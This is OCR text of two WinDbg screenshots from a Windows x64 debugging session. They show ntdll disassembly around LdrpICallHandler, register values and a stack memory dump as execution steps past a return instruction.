

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
00007ffe`0cc161af cd29 int 29h
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff930
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

